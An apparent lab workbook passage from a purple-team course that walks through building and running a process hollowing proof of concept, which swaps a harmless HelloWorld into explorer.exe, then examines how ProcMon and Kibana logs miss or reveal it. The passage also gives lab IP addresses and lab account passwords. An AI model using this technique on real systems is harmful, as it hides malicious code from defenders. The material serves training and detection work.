
```
int _tmain(int argc, _TCHAR* argv[])
{
    char* pPath = new char[MAX_PATH];
    GetModuleFileNameA(0, pPath, MAX_PATH);
    pPath[strrchr(pPath, '\\') - pPath + 1] = 0;
    strcat(pPath, "helloworld.exe");

    CreateHollowedProcess
    (
        "explorer",
        pPath
    );

    //system("pause");

    return 0;
}
```

The PoC code will spawn an `explorer.exe` process and will replace its contents with `helloworld.exe`!


Let's compile and test! Please make sure you are creating a "Release" build, not a "Debug" build. This can be simply changed in the Visual Studio dropdown list.

Once ready to build the two binaries, select the *"Build Solution"* option located in the *"Build"* tab as seen below.

***Note**: Attentive students might notice that we do target a 32-bit based architecture instead of our target's 64-bit support. The reason for this is that one of the "ProcessHollowing" project's header files (`pe.h`) relies on Visual Studio's inline assembler capability. Although extremely handy in these hacky situations, Visual Studio hasn't deemed this feature important enough to be ported to the 64-bit architecture, leaving us with the only supported 32-bit targets. **This does not mean that the attack vector is only possible through 32-bit processes** as tools relying on the GCC/Clang compilers (i.e. JetBrain's CLion) can use inline assembly for 64-bit based architectures.*



The solution should build in a few seconds, after which you'll get a sucessfull output as shown below.



If everything went as expected, you should have a similarly-looking output where the path to both `HelloWorld.exe` and `ProcessHollowing.exe` are mentioned.


```
1>------ Build started: Project: ProcessHollowing, Configuration: Release
Win32 ------
2>------ Build started: Project: HelloWorld, Configuration: Release Win32 ----
--
2>stdafx.cpp
1>stdafx.cpp
2>HelloWorld.cpp
1>PE.cpp
1>ProcessHollowing.cpp
1>C:\Users\student\Downloads\Process-
Hollowing\ProcessHollowing\ProcessHollowing.cpp(112,3): warning C4477:
'printf' : format string '%p' requires an argument of type 'void *', but
variadic argument 1 has type 'DWORD'
1>C:\Users\student\Downloads\Process-
Hollowing\ProcessHollowing\ProcessHollowing.cpp(118,9): warning C4477:
'printf' : format string '%p' requires an argument of type 'void *', but
variadic argument 1 has type 'DWORD'
1>C:\Users\student\Downloads\Process-
Hollowing\ProcessHollowing\ProcessHollowing.cpp(294,2): warning C4996:
'strcat': This function or variable may be unsafe. Consider using strcat_s
instead. To disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help
for details.
1>C:\Program Files (x86)\Windows
Kits\10\Include\10.0.18362.0\ucrt\string.h(90): message : see declaration of
'strcat'
2>Generating code
2>Previous IPDB not found, fall back to full compilation.
2>All 4 functions were compiled because no usable IPDB/IOBJ from previous
compilation was found.
2>Finished generating code
2>HelloWorld.vcxproj -> C:\Users\student\Downloads\Process-
Hollowing\Release\HelloWorld.exe
1>Generating code
1>Previous IPDB not found, fall back to full compilation.
1>Finished generating code
1>All 11 functions were compiled because no usable IPDB/IOBJ from previous
compilation was found.
1>ProcessHollowing.vcxproj -> C:\Users\student\Downloads\Process-
Hollowing\Release\ProcessHollowing.exe
1>Done building project "ProcessHollowing.vcxproj".
========== Build: 2 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

Step 2: Starting ProcMon

As we did in the previous lab, we can launch a local monitoring solution on our target domain-joined host. To do so, let's open an RDP connection to the WIN10 machine (`192.168.20.105`) using the `student` account (password `Sec699!!`).

To launch ProcMon on the target machine, proceed to open an prompt such as PowerShell. To do so, use the start-menu's search functionality and look for *"Windows PowerShell"* as shown

below.



In the newly launched prompt, let's proceed to download the Sysinternals' `ProcMon64.exe` local monitoring solution if not yet present.


```
curl.exe -o .\Downloads\ProcMon64.exe                                s.com/ProcMon64.exe
```

```
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1149k  100 1149k    0     0  1149k      0  0:00:01 --:--:--  0:00:01 2299k
```


To launch ProcMon on the target machine, proceed to open a PowerShell prompt and launch `ProcMon64.exe` with the accepted EULA terms (`-accepteula`). As we want to run ProcMon with administrative privileges, you'll need to provide credentials for an administrative account. Please use your student_ladm local administrator user (password Sec699!!).

```
runas /user:sec699-20\student_ladm ".\Downloads\ProcMon64.exe -accepteula"
```

Remember that you still may have filters from a previous exercise enabled. Please reset these by clicking the *"Reset"* button followed by *"OK"*.



As we did previously, make sure that ProcMon is recording. Should the *"Process Monitor"* window's magnifying glass be crossed as below, make sure to click it once in order to toggle the recording state.



Step 3: Executing the Process Hollowing attack

As we are now ready to execute our process hollowing attack, we can drop both `HelloWorld.exe` and `ProcessHollowing.exe` on the target machine over the already opened

RDP connection. To do so from your CommandoVM machine, copy the binaries from the paths previously obtained in Visual Studio's output. As we can copy/paste files over RDP, proceed to paste them both on the target machine (i.e. `192.168.20.105`) in a **same** folder you will find back (i.e. `%HOMEPATH%/Downloads`).


As a first step, please execute the `HelloWorld.exe` executable (e.g., by double-clicking). You'll notice that it doesn't do much, but presents us with a console window and a SEC699 greeting:

As a next step, let's execute `ProcessHollowing.exe`. You should see that a similar window appeared, but this time, it's actually `explorer.exe` (as you can see in the title bar of the command prompt window).


Step 4: Reviewing the Results

So what does this look like from an analyst point of view?

From ProcMon's *"Tools"* menu, proceed to open the *"Process Tree..."*.



Scroll down in the opened *"Process Tree"* window and locate `ProcessHollowing.exe`'s `explorer.exe` child.



Even though it is obvious another process is running as Explorer, ProcMon reports our malicious hollowed-out process to be the legitimate `explorer.exe`. Even more interesting are the following properties:

- Its description matches the legitimate process' description.
- Its path matches the legitimate `explorer.exe`.
- The execution command does not reflect any malicious activity.

- The process seems signed by Microsoft as this is checked at process creation.

Another devious trick!

Objective 2: Detecting Process Hollowing


Can we detect process hollowing? Let's find out... From your CommandoVM machine, head over to the Kibana instance at `http://192.168.20.106:5601`.

Step 1: Checking the Process

From our ELK stack's Kibana (http://192.168.20.106:5601), let's try to identify the events that took place. To do so, please go to the "Discover" view (compass icon) and search for processes that were launched by our Process-Hollowing tool (`ProcessHollowing.exe`):

You can use the following query for this:

```
event.code:1 and process.parent.name:ProcessHollowing.exe
```




When you expand the event, you'll find the following details:

t	process.args	explorer
t	process.entity_id	{983beff7-f5b8-5e92-0000-0010d8a18803}
t	process.executable	C:\Windows\SysWOW64\explorer.exe
t	process.name	explorer.exe
t	process.parent.args	C:\Users\student_ladm\Desktop\ProcessHollowing.exe
t	process.parent.entity_id	{983beff7-f5b7-5e92-0000-0010fb978803}
t	process.parent.executable	C:\Users\student_ladm\Desktop\ProcessHollowing.exe
t	process.parent.name	ProcessHollowing.exe
#	process.parent.pid	8044
#	process.pid	6676

The details reveal that only `explorer.exe` was spawned by our `ProcessHollowing.exe`. There is no mention of our `HelloWorld.exe` binary, even though its payload was executed...

Step 2: Digging a little bit deeper

